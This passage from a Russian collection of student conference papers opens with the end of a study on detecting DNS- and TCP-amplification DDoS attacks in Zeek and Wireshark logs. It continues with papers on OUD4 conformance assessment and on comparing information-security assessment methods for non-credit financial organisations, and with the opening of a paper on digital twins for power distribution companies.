При просмотре лог файла zeek (рис. 5), записанного при атаке, также явно бросается в глаза частота появления пакетов службы DNS. Также к факторам, свидетельствующим об аномалии трафика относится: одинаковое значение идентификатора пользователя (uid) - CUST2n3niloEhbfugj, порт атакуемой машины является портом службы DNS (53 порт), идентификатор транзакции также как и в wireshark имеет одинаковое значение (trans_id), что явно не характерно для легитимного поведения. Соответственно данный трафик можно отнести к аномалии.

ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	trans_id	rtt	query	qclass	qclass_name	qtype	qtype_na	rcode	rcode_nam	AA	TC	RD	RA	Z
time	string	addr	port	addr	port	enum	count	interval	string	count	string	count	string	count	string	bool	bool	bool	bool	count
1698267537.316135	CnhgS94JdYUnjkOBc1	192.168.1.194	50871	192.168.1.1	53	udp	43640	0.010150	connectiv	1	C_INTERNET	1	A	0	NOERROR	F	F	T	T	0
1698267538.930411	C5Yy7o2pJarF4boUmh	192.168.1.194	48361	192.168.1.1	53	udp	15681	-	api.snapcr	1	C_INTERNET	28	AAAA	0	NOERROR	F	F	T	T	0
1698267538.930177	CZckUSrEugkRg3Hai	192.168.1.194	36452	192.168.1.1	53	udp	31450	0.011521	api.snapcr	1	C_INTERNET	1	A	0	NOERROR	F	F	T	T	0
1698267540.169830	CX6V4p2edI7guw2Bi2	192.168.1.194	52038	192.168.1.1	53	udp	30419	-	api.snapcr	1	C_INTERNET	28	AAAA	0	NOERROR	F	F	T	T	0
1698267540.448615	Caohnz3K1mBmzXF4Ul	192.168.1.194	40117	192.168.1.1	53	udp	47574	-	canonical-	1	C_INTERNET	28	AAAA	0	NOERROR	F	F	T	F	0
1698267540.448227	CDv7cERvnuy3wiN2b	192.168.1.194	35204	192.168.1.1	53	udp	14092	0.023871	canonical-	1	C_INTERNET	1	A	0	NOERROR	F	F	T	T	0
1698267552.743412	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.180686	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0
1698267552.749368	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.188799	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0
1698267552.757702	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.183099	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0
1698267552.764660	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.180036	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0
1698267552.774656	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.182693	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0
1698267552.779636	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.185076	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0
1698267552.788668	CUST2n3niloEhbfugj	192.168.1.194	53	114.114.114.114	53	udp	0	0.210977	qq.com	1	C_INTERNET	255	*	0	NOERROR	F	F	T	T	0

Рис. 7. DNS-amplification - Wireshark

TCP amplification

В данной атаке злоумышленник использует поддельные адреса, для рассылки пакетов серверу, сервер пытается установить соединение с несуществующим устройством, из-за чего его ресурсы исчерпываются в попытках получить ответ от пользователя, которого нет.

В данном случае можно заметить попытки установки соединения со всех возможных адресов сети, что вызывает определенные подозрения об аномалиях, к тому же время между первым и последним пакетом у данных адресов равно нулю (duration). Посылаются пакеты из внутренней сети на различные адреса подсети, подобные запросы возможны при сканировании, но в случае, если они исходили бы от одного источника на разные адреса, соответственно данное взаимодействие относится к аномалии.

Для незанятых адресов (рис. 6): состояние соединения (conn_state) – S0 (попытка подключения, ответа нет), истории состояния соединений (history) данные адреса имеют значение S (SYN без установленного бита ACK)

Данное поведение свидетельствует о намеренном создании усиленной нагрузке, что нехарактерно при легитимном взаимодействии.

Для занятого адреса 192.168.1.194 соединения отслеживаются показатели (рис. 7): состояние соединения (conn_state) – RSTO (соединение установлено, но исходный код прерван), в истории состояния соединений (history) – ShR (ответчик отправил подтверждение SYN, за которым последовал FINE, без SYN от отправителя).

uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_bytes	resp_bytes	conn_state	local_orig	local_resp	missed_by	history	orig_pkts	orig_ip_by	resp_pkts	resp_ip_bytes
string	addr	port	addr	port	enum	string	interval	count	count	string	bool	bool	count	string	count	count	count	count
CBetAn2VCiySq4M1mg	192.168.1.194	49393	192.168.1.1	53	udp	dns	0.035171	47	215	SF	T	T	0	Dd	1	75	1	24
Cffxgq43OHcdwys3Zf	192.168.1.2	35091	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	
CPT6p5dPMxHK465P3	192.168.1.3	36326	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	
CB8EJe2KeZkGd7e4O8	192.168.1.4	13203	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	
CFHx5m4jJbR2TvjoR8	192.168.1.5	23291	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	
CCcTQv2qfrFABRICEf	192.168.1.6	16181	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	

Рис. 8. TCP-amplification - Zeek (незадействованные адреса)

Ci9RwA48IJKcujbOud	192.168.1.192	44367	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	
CAHaoyDhynJY6zfB8	192.168.1.193	44732	192.168.1.229	80	tcp	-	-	-	-	S0	T	T	0	S	1	40	0	
CxA0b534PEf5pW0s6j	192.168.1.194	23964	192.168.1.229	80	tcp	-	0.001901	0	0	RSTO	T	T	0	ShR	2	80	1	4

Рис. 9. TCP-amplification - Zeek (задействованные адреса)

В Wireshark (рис. 8) можно заметить, что единственное взаимодействие имеется с адресом 192.168.1.194, происходит взаимный обмен пакетами

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
192.168.1.190	1565	192.168.1.229	80	1	60	1	60	0	0	35.892687	0.0000
192.168.1.191	37780	192.168.1.229	80	1	60	1	60	0	0	35.928180	0.0000
192.168.1.192	44367	192.168.1.229	80	1	60	1	60	0	0	35.955966	0.0000
192.168.1.193	44732	192.168.1.229	80	1	60	1	60	0	0	35.991825	0.0000
192.168.1.194	23964	192.168.1.229	80	3	174	2	114	1	60	36.028540	0.0019

Рис. 10. TCP-amplification – Wireshark

Также в дампе сетевого трафика (рис. 9) отображается последовательная посылка пакетов от различных адресов на сервер (192.168.1.194), но из-за отсутствия адресов в сети, серверу необходимо каждый раз проводить широковещательную рассылку, что также создает дополнительную нагрузку на его ресурсы и саму сеть.




Рис. 11. TCP-amplification – Wireshark (2)

При обращении к адресам, присутствующим в сети (192.168.1.67, 192.168.1.55), происходит сброс соединения (RST), связанный с тем, что устройства не посылали запросов на соединение к серверу (рис. 10).




Рис. 12. TCP-amplification - Wireshark (3)

Таким образом, исследование поведения сети при помощи анализаторов трафика показывает положительные результаты, поскольку предоставляемые данные возможно использовать не только для ручного анализа и отладки, но и само ПО предоставляет анализ полученных данных, на основе которых возможно построить различные теории и выделить предполагаемую атаку на сеть [5]. В таблице 1 представлена агрегированная информация данных, полученных при записи трафика.

ТАБЛИЦА 1. Сводная характеристика по аномалиям в трафике.

Вид атаки	Способы детектирования
HTTP-flood	Большая частота запросов Длина тела сообщения равна нулю
DNS-amplification	Частота получения пакетов Одинаковое значение идентификатора пользователя Порт атакуемой машины является портом службы DNS (53 порт)
TCP-amplification	Попытки установки соединения со всех возможных адресов сети История соединений свидетельствует о том, что пользователи не отправляли запросов

Список литературы

1. Wireshark vs Zeek [Электронный ресурс] Режим доступа. URL: https://www.liventerprise.com/compare/Wireshark_vs_Zeek/ (дата обращения 26.01.2024)
2. Корнев Д.А., Лопин В.Н., Лузгин В.Г. Активные методы обнаружения SYN-flood атак // Ученые записки: электронный научный журнал Курского государственного университета, 2012, N 4 (24).
3. Власенко А.В., Дзьобан П.И. ИДЕНТИФИКАЦИЯ DDOS-АТАК НА WEB-СЕРВЕРЫ // Прикаспийский журнал: управление и высокие технологии, 2019, N 1 (45). С. 181-187
4. Стресс тестирование с использованием DNS amplification DDOS [Электронный ресурс] Режим доступа. URL: https://telegra.ph/Stress-testirovanie-s-ispolzovaniem-DNS-amplification-DDOS-02-19/ (дата обращения 26.01.2024)
5. Тарасов Я.В., Метод обнаружения низкоинтенсивных DDoS-атак на основе гибридной нейронной сети // Известия Южного федерального университета. Технические науки, 2014

Статья представлена научным руководителем, кандидатом технических наук, доцентом, заведующим кафедрой ЗСС А. В. Красовым.

УДК 004.056
ГРНТИ 81.93.29

ОЦЕНКА СООТВЕТСТВИЯ ПО ОУД4 ДЛЯ НЕКРЕДИТНЫХ ФИНАНСОВЫХ ОРГАНИЗАЦИЙ

А. А. Дятченко, А. О. Камалова, А. В. Красов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

В современном мире все больше организаций заботятся о безопасности своих продуктов. Также увеличивается количество требований, которым должны соответствовать системы. Одно из требований для нефинансовых кредитных организаций – провести оценку соответствия по оценочному уровня доверия для автоматизированных систем.

оценочный уровень доверия, информационная безопасность, безопасная разработка приложений, защита информации в финансовых организациях

На сегодняшний день к нефинансовым кредитным организациям (далее – НФО) предъявляются разные требования при обработке информации и разработке различных систем. Согласно п.1.8 Положения Банка России №757-П «Об установлении обязательных для некредитных финансовых организаций требований к обеспечению защиты информации при осуществлении деятельности в сфере финансовых рынков в целях противодействия осуществлению незаконных финансовых операций» [1] НФО должны провести оценку соответствия по требованиям к оценочному уровню доверия (далее – ОУД) или сертификацию прикладного программного обеспечения автоматизированных систем и приложений (далее – объект оценки, ОО). ОУД должен быть не ниже 4 уровня доверия (далее – ОУД4).

Оценка соответствия по ОУД проводится в соответствии с требованиями ГОСТ Р ИСО/МЭК 15408-3-2013 «Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий. Часть 3. Компоненты доверия к безопасности» (далее – ГОСТ Р ИСО/МЭК 15408-3-2013) [2], а также методического документа «Профиль защиты прикладного программного обеспечения автоматизированных систем и приложений кредитных организаций и некредитных финансовых организаций» (далее – ПЗ БР) [3]. ПЗ БР дополняет и расширяет ГОСТ Р ИСО/МЭК 15408-3-2013 в части требований доверия к безопасности ОО.

Стандарты серии ГОСТ Р ИСО/МЭК 15408 обеспечивают сопоставимость результатов независимых оценок безопасности и представляет общий набор требований к функциям безопасности IT-продуктов и к мерам обеспечения, применяемым к этим IT-продуктам во время оценки безопасности.

IT-продукты могут быть реализованы в аппаратных средствах, встроенном ПО или программном обеспечении. Процесс оценки устанавливает уровень уверенности в том, что функциональность безопасности этих IT-продуктов и меры обеспечения, применяемые к этим IT-продуктам, соответствуют этим требованиям. Результаты оценки могут помочь потребителям определить, соответствуют ли эти ИТ-продукты их потребностям в области безопасности.

Подход этой серии документов заключается в том, что угрозы безопасности и обязательства по политике безопасности организации должны быть четко сформулированы, а предлагаемые средства контроля безопасности должны быть достаточными для их предполагаемой цели.

Для того чтобы снизить вероятность эксплуатации уязвимостей, должны быть приняты меры, снижающие вероятность намеренно эксплуатировать или непреднамеренно запускать уязвимости, а также должна быть определена степень ущерба, который может возникнуть в результате использования уязвимости. Также должны быть приняты меры, облегчающие последующее выявление уязвимостей и устранение, смягчение последствий и/или уведомление о том, что уязвимость была использована или активирована.

Аудитория этого документа включает потребителей, разработчиков, специалистов по оценке защищенных ИТ-продуктов и других заинтересованных лиц.

Важно отметить, что оценка ОО является процессом, требующим специализированных знаний и опыта. Для успешной оценки необходимо обладать экспертными знаниями в области информационной безопасности, а также пониманием требований стандарта и методик его применения.

В настоящей статье используется следующая терминология:

– ОУД – это набор требований доверия, которому должны соответствовать автоматизированные системы (далее – АС) в зависимости от предъявленного уровня доверия;

– Класс доверия – это семейства, объединенные общим назначением;

– Компонент доверия – это наименьшая совокупность элементов, на которой могут основываться требования;

– Семейство – это совокупность компонентов, направленных на достижение общей цели, но отличающихся строгостью или акцентами.

Процесс оценки ОО по стандарту ГОСТ Р ИСО/МЭК 15408-3-2013 включает в себя несколько этапов: определение цели оценки и контекст использования ПО, анализ угроз безопасности и определение ОУД, который требуется для данного ОО и проведение оценки соответствия ОО этому уровню.

ГОСТ Р ИСО/МЭК 15408-3-2013 определяет требования доверия и включает следующие пункты:

– ОУД: определяют шкалу для компонентов объекта оценки, чтобы измерить доверие;

– составные пакеты доверия: определяют шкалу для составных объектов оценки, чтобы измерить доверие;

– отдельные компоненты доверия: из этих компонентов доверия составлены уровни и пакеты доверия;

– критерии для оценки профиля защиты и задания по безопасности.

ОУД4 обеспечивает доверие с помощью задания по безопасности, которое содержит полное описание и анализ выполнения функциональных требований безопасности из данного задания по безопасности с использованием различных руководств, функциональной спецификации, полной спецификации интерфейсов, подмножества реализации для понимания режима безопасности, а также описания базового модульного проекта объекта оценки.

Классы доверия, компоненты доверия, а также их зависимости представлены на рисунке 1. Компоненты, выделенные светлым цветом, являются расширениями и усилениями ПЗ БР по отношению к ГОСТ Р ИСО/МЭК 15408-3-2013.




Рис. 1. Классы и компоненты доверия ОУД4

Большое внимание в ГОСТ Р ИСО/МЭК 15408-3-2013 уделяется оценке задания по безопасности (класс ASE), так как задание по безопасности – это ключевой документ при проведении оценки ОО. В рамках этого класса необходимо оценить задание по безопасности и профили защиты на правильность и отсутствие противоречий между ними.

Класс ASE состоит из семи семейств:

1. ASE_INT: Введение задания по безопасности.
2. ASE_CCL: Утверждение о соответствии.
3. ASE_SPD: Определение проблемы безопасности.

4. ASE_OBJ: Цели безопасности.
5. ASE_ECD: Определение расширенных компонентов.
6. ASE_REQ: Требования безопасности.
7. ASE_TSS: Краткая спецификация объекта оценки.

При этом каждое семейство содержит иерархию компонентов, например, на рисунке 2 представлено, что семейство ASE_OBJ содержит 2 компонента. В случае оценки соответствия по ОУД4, оцениваемые компоненты приведены на рисунке 1.




Рис. 2. Иерархия компонентов исследуемого класса

Для каждого семейства приведено описание целей. Например, оценка «Введения ЗБ» необходима, чтобы продемонстрировать корректную идентификацию задания по безопасности и объекта оценки, а также чтобы правильно описать объекта оценки по трем уровням представления («Ссылка на ОО», «Аннотация ОО» и «Описание ОО») и непротиворечивость этих описаний друг другу.

Например, у семейства «Введение ЗБ» существует только один компонент доверия – это ASE_INT.1 «Введение ЗБ». Каждый компонент доверия содержит следующие разделы:

– Зависимости: перечень зависимостей компонентов доверия друг от друга. Зависимости существуют не у каждого компонента доверия, потому что одни компоненты доверия самодостаточны, а другие - зависят от других компонент.

– Элементы действий разработчика: действия, которые выполняет разработчик.

– Элементы содержания и представления свидетельств: свидетельства, которые необходимо предоставить для доказательства того, что требование выполнено, а также информация, которая должна содержаться в свидетельстве.

– Элементы действий оценщика: действия, которые выполняет оценщик.

Проведение оценки соответствия по ОУД4 является обязательной процедурой для некредитных финансовых организаций, которая может быть выполнена ими самостоятельно или с привлечением специализированных компаний. Одной из преград на пути выполнения оценки по ОУД4 является недостаточная глубина документирования в рамках процессов разработки автоматизированных систем и приложений, в т.ч. безопасной разработки, а

также большая часть из них не использует средства для обеспечения безопасности жизненного цикла программного обеспечения.

Оценка программного обеспечению по ГОСТ Р ИСО/МЭК 15408-3-2013 позволяет пользователям, а также заказчикам убедиться том, что программа соответствует установленным стандартам безопасности. Кроме того, этот процесс способствует повышению доверия к ОО и обеспечению его безопасности в соответствии со стандартами.

В результате проведения ОУД4 владелец продукта получает пакет документов (например, «Задание по безопасности», «Управление конфигурацией», «Описание архитектуры» и пр.), которые являются подтверждением того, что процесс разработки их продукта безопасен.

Серия стандартов ГОСТ Р ИСО/МЭК 15408 посвящена защите активов от несанкционированного раскрытия, модификации или потери возможности использования. Категории защиты, относящиеся к этим трем типам сбоев в системе безопасности, обычно называются конфиденциальностью, целостностью и доступностью соответственно. ГОСТ Р ИСО/МЭК 15408 также может быть применим к аспектам безопасности, выходящим за рамки этих трех категорий, а также к рискам, возникающим в результате деятельности человека (злонамеренной или иной), и к рискам, возникающим в результате деятельности, не связанной с человеком.

В современном информационном мире, где киберугрозы становятся все более серьезными, оценка ПО играет важную роль в обеспечении безопасности информационных систем. Этот процесс помогает предотвратить возможные угрозы на конфиденциальность данных, целостность системы и доступность сервисов.

Список используемых источников

1. Положение Банка России от 20 апреля 2021 г. № 757-П «Об установлении обязательных для некредитных финансовых организаций требований к обеспечению защиты информации при осуществлении деятельности в сфере финансовых рынков в целях противодействия осуществлению незаконных финансовых операций».

2. ГОСТ Р ИСО/МЭК 15408-1-2012 «Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий».

3. Методический документ «Профиль защиты прикладного программного обеспечения автоматизированных систем и приложений кредитных организаций и некредитных финансовых организаций».

УДК 004.056
ГРНТИ 81.93.29

СРАВНЕНИЕ МЕТОДИК ОЦЕНКИ СИСТЕМ ЗАЩИТЫ ИНФОРМАЦИИ В НЕКРЕДИТНЫХ ФИНАНСОВЫХ ОРГАНИЗАЦИЯХ

А. А. Дятченко, А. А. Миняев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

В работе проводится сравнительный анализ методик оценки систем защиты информации в некредитных финансовых организациях на предмет выполнения требований по обеспечению безопасности информации. Каждый из подходов имеет свои преимущества и недостатки, которые были выявлены в ходе исследования. В работе определены возможности применения каждого из подходов в зависимости от условий и конкретных требований.

методы оценки, информационная безопасность, защита информации в некредитных финансовых организациях

Одной из стадий жизненного цикла любой информационной системы, а также системы защиты информации, (далее – СЗИ) согласно циклу Дёминга является стадия совершенствования. Для понимания, какие аспекты требуют корректировки, а какие нет, необходимо оценить текущее состояние СЗИ. Для этой цели используются различные методы и методики оценки защищенности СЗИ. Кроме того, результаты применения этих методик и проведения оценок защищенности позволяют выявить уязвимые места СЗИ, оценить потенциальные риски и принять меры по управлению ими, оценить действующую стратегию управления информационной безопасностью, оценить полноту соблюдения законодательных требований по защите информации, предъявляемых регуляторами.

Существуют различные виды методик оценки защищенности:

– Методика анализа угроз и уязвимостей.
– Методика оценки рисков.
– Серия ГОСТ Р ИСО/МЭК 15408 [1].
– Методика тестирования на проникновение.
– Серия ГОСТ Р ИСО/МЭК 27001 [2].
– PCI DSS (Payment Card Industry Data Security Standard) [3].
– Аудит информационной безопасности.
– Аудит соответствия требованиям (комплаенс).

Каждая из указанных методик имеет свою область применимости, объект оценки, тип оценки и может быть использована в рамках проактивных или реактивных действий.

В рамках комплаенса применяются методики аудита информационной безопасности и соответствия требованиям законодательства, при этом они могут применяться как самостоятельно, так и в процессе проведения аттестационных испытаний или оценок соответствия.

К сравнению методик в сфере комплаенса предлагается «Методика оценки систем защиты информации на соответствие ГОСТ Р 57580.1-2017», позволяющая проанализировать предъявленные требования по защите информации и определить процент их выполнения. Она основывается на требованиях ГОСТ Р 57580.1-2017 и учитывает требования ФСТЭК России по защите персональных данных и по защите информации, содержащейся в государственных ИС, не составляющей гос. тайну [4].

Сравнение методик приведено в таблице 1.

ТАБЛИЦА 2. Сравнение методик

№	Методика/метод	Область применимости	Объект оценки	Тип оценки	Фаза	Отношение к НПА
1.	**Методика анализа угроз и уязвимостей**	Широко применима	Угрозы безопасности и уязвимости	Качественная	Проактивная	Может учитывать НПА
2.	**Методика оценки рисков**	Универсальная методика, применима в различных областях	Оценка общего риска, в т.ч. ИБ	Качественная/количественная	Проактивная	Может учитывать НПА
3.	**Серия ГОСТ Р ИСО/МЭК 15408**	Широко применима	ИТ-продукты, ПО, технологии	Качественная	Проактивная	Является НПА
4.	**Методика тестирования на проникновение**	Применима только в ИТ и ИБ	Угрозы безопасности и уязвимости	Качественная	Проактивная / реактивная	Основывается на лучших практиках
5.	**Серия ГОСТ Р ИСО/МЭК 27001**	Обобщенная методика, применимая ко всей организации и ее процессам	СМИБ (система менеджмента ИБ)	Качественная/количественная	Проактивная	Является НПА
6.	**PCI DSS**	Финансовые организации	Защита данных банковских карт	Качественная	Проактивная	Является НПА
7.	**Аудит информационной безопасности**	Узконаправленная	Обследование системы безопасности	Качественная	Проактивная / реактивная	Может учитывать НПА
8.	**Аудит соответствия требованиям (комплаенс)**	Широко применима	Соответствие требованиям законодательства и стандартов	Качественная/количественная	Проактивная / реактивная	Учитывает НПА

№	Методика/метод	Область применимости	Объект оценки	Тип оценки	Фаза	Отношение к НПА
9.	**Методика оценки систем защиты информации на соответствие ГОСТ Р 57580.1-2017**	Широко применима	Обследование инфраструктуры	Качественная / количественная	Проактивная / реактивная	Учитывает НПА

Из таблицы видно, что различные методики направлены на решение задач в конкретной области, а также отличаются широкой и узкой направленностью, как, например, серия ГОСТ Р ИСО/МЭК 27001, представляющая собой полноценный фреймворк для управления процессами ИБ, и методика тестирования на проникновение, решающая только задачи поиска и эксплуатации уязвимостей системы.

Каждая из методик имеет свои преимущества и решает определенные задачи в зависимости от преследуемых организацией целей. Сочетание и использование нескольких методик и методов оценки защищенности инфраструктуры поможет обеспечивать максимальное покрытие объектов оценки, а также представить целостную картину состояния инфраструктуры в разрезе информационной безопасности.

В рамках сравнения комплаенс методик и аудитов безопасности информации, использование единой методики будет более выгодно не только по временным и экономическим показателям, но и будет служить хорошей дорожной картой для составления и реализации планов совершенствования ИБ в организации в целом.

Список используемых источников

1. ГОСТ Р ИСО/МЭК 15408-1-2012 «Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий». – Москва: Официальное издание М.: Стандартинформ, 2014 год.

2. ГОСТ Р ИСО/МЭК 27001-2021 Информационная технология (ИТ). Методы и средства обеспечения безопасности. Системы менеджмента информационной безопасности. Требования. Официальное издание. М.: ФГБУ «РСТ», 2022.

3. Payment Card Industry Data Security Standard: v4.0.

4. ГОСТ Р 57580.1-2017 Безопасность финансовых (банковских) операций. Защита информации финансовых организаций. Базовый состав организационных и технических мер : дата введения 01.01.2018. – Москва: Официальное издание. М.: Стандартинформ, 2020, 2017. 66 с.

УДК 004.942
ГРНТИ 49.33.29

ТЕХНОЛОГИЧЕСКИЕ АСПЕКТЫ СОЗДАНИЯ ЦИФРОВОГО ДВОЙНИКА СЕТЕВОЙ РАСПРЕДЕЛИТЕЛЬНОЙ КОМПАНИИ

В. С. Елагин, А. К. Наймушин, А. П. Трухачев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Распределение электроэнергии является важной частью нашей повседневной жизни, обеспечивая подачу электроэнергии в каждый уголок нашего дома, офисов и городов. С быстрым развитием технологий развивается и отрасль распределения электроэнергии. Одной из инновационных концепций, которая должна произвести революцию в отрасли, является использование цифровых двойников предприятия. В статье рассматриваются подходы к созданию цифрового двойника сетевой распределительной компании с учетом специфики развития гетерогенных сервисов и систем, эксплуатирующийся предприятием с целью оказания услуг населению по технологическому присоединению и транспорта к электроэнергии.

распределение электроэнергии, цифровой двойник предприятия, инфокоммуникационные системы

Введение

Цифровые двойники – это виртуальные копии физических активов или процессов, созданные с использованием данных и передовой аналитики. В контексте предприятия, обеспечивающее распределение электроэнергии цифровые двойники – это виртуальные модели, имитирующие, бизнес-процессы компании, процессы предиктивной аналитики данных, обеспечивающих анализ и преодоление разрывов между текущей моделью предприятия и целевой моделью предприятия, процессы анализ изменений в развернутой модели и их потенциальных последствий, модель прикладных приложений и их связей, модель технологической инфраструктуры, обеспечивающей бесперебойную и надежную работу приложений и бизнес-процессов, виртуальные модели используемых для электрической системы реального мира, включая электросети, подстанции и трансформаторы, то есть модели объектового слоя и их связи. Создание цифрового двойника предприятия предлагается, как метод достижения целевого состояния цифровой трансформации электроэнергетического комплекса, являющейся важнейшей задачей, заявленной в программе «Цифровая экономика Российской Федерации» [1].

Цифровая трансформация сетевой распределительной компании

Внедрение цифровых двойников в распределении электроэнергии потенциально может привести к значительным изменениям в отрасли. Вот несколько способов, с помощью которых цифровые двойники формируют будущее распределения электроэнергии: улучшенное управление производственными активами оптимальное проектирование технологического присоединения к сетевой компании. Цифровые двойники позволяют компаниям, занимающимся распределением электроэнергии, эффективно отслеживать свои активы и управлять ими. Интегрируя данные физической инфраструктуры в режиме реального времени, менеджеры могут определять потребности в техническом обслуживании, оптимизировать использование активов и продлевать срок службы оборудования. Расширенное профилактическое обслуживание: цифровой двойник использует передовые аналитические технологии и алгоритмы машинного обучения для прогнозирования и предотвращения сбоев.

Цифровые двойники позволяют электросетевым компаниям отслеживать свои активы в режиме реального времени и предвидеть потенциальные сбои или неисправности в работе. Анализируя данные, собранные с датчиков, компании, занимающиеся распределением электроэнергии, могут выявлять закономерности и аномалии, что позволяет им вмешиваться до возникновения каких-либо серьезных проблем. [2] Такой подход к профилактическому обслуживанию сводит к минимуму время простоя, оптимизирует использование активов и снижает затраты на техническое обслуживание. Мониторинг активов в режиме реального времени:

– выявление потенциальных отказов;
– минимизация времени простоя;
– оптимизированное использование активов;
– снижение затрат на техническое обслуживание.

Методологический аппарат, использующийся при создании цифрового двойника сетевой распределительной компании

Выше определено, что цифровой двойник предприятия является инструментом цифровой трансформации. Чтобы осознать и изменить систему необходимо сделать модель предприятия. Созданием модели занимается прикладная область архитектура. В ГОСТ Р 57100-2016/ISO/IEC/IEEE 42010:2011 по компонентами предприятия понимаются не только структурные элементы предприятия, о которых писали выше, но и поведенческие. Кроме статичным элементов и поведенческих аспектов, анализируется и создается дизайн архитектуры, состоящий из целей, каналов взаимодействия, заинтересованных и влияющих лиц, интересы, требования, решения, принципы, драйверы, все что может быть определено, как элемент будущего цифрового двойника предприятия.

Используя архитектуру, возможно не только увязать конструктивно-функциональные области с назначением свойств и признаков, но также делать устойчивые умозаключения о текущем состоянии электросетевой организации. Используя архитектуру возможно породить состав целей, назначений, подсистем, надсистем, компонент, циклов, экземпляров процессов и процедур объектовом и корпоративном слое, данных и информации. При разработке цифрового двойника, предлагается рассматривать электросетевую компанию, не только, как организацию, занимающуюся транспортом электроэнергии, технологическим присоединением, эксплуатацией электросетевого хозяйства, но и как предприятие, которое, которое перерабатывает «материал» – информацию. Необходимо будет, измерить информацию об электросетевой распределительной компании. Определить методы обработки информации, последовательность и условия.

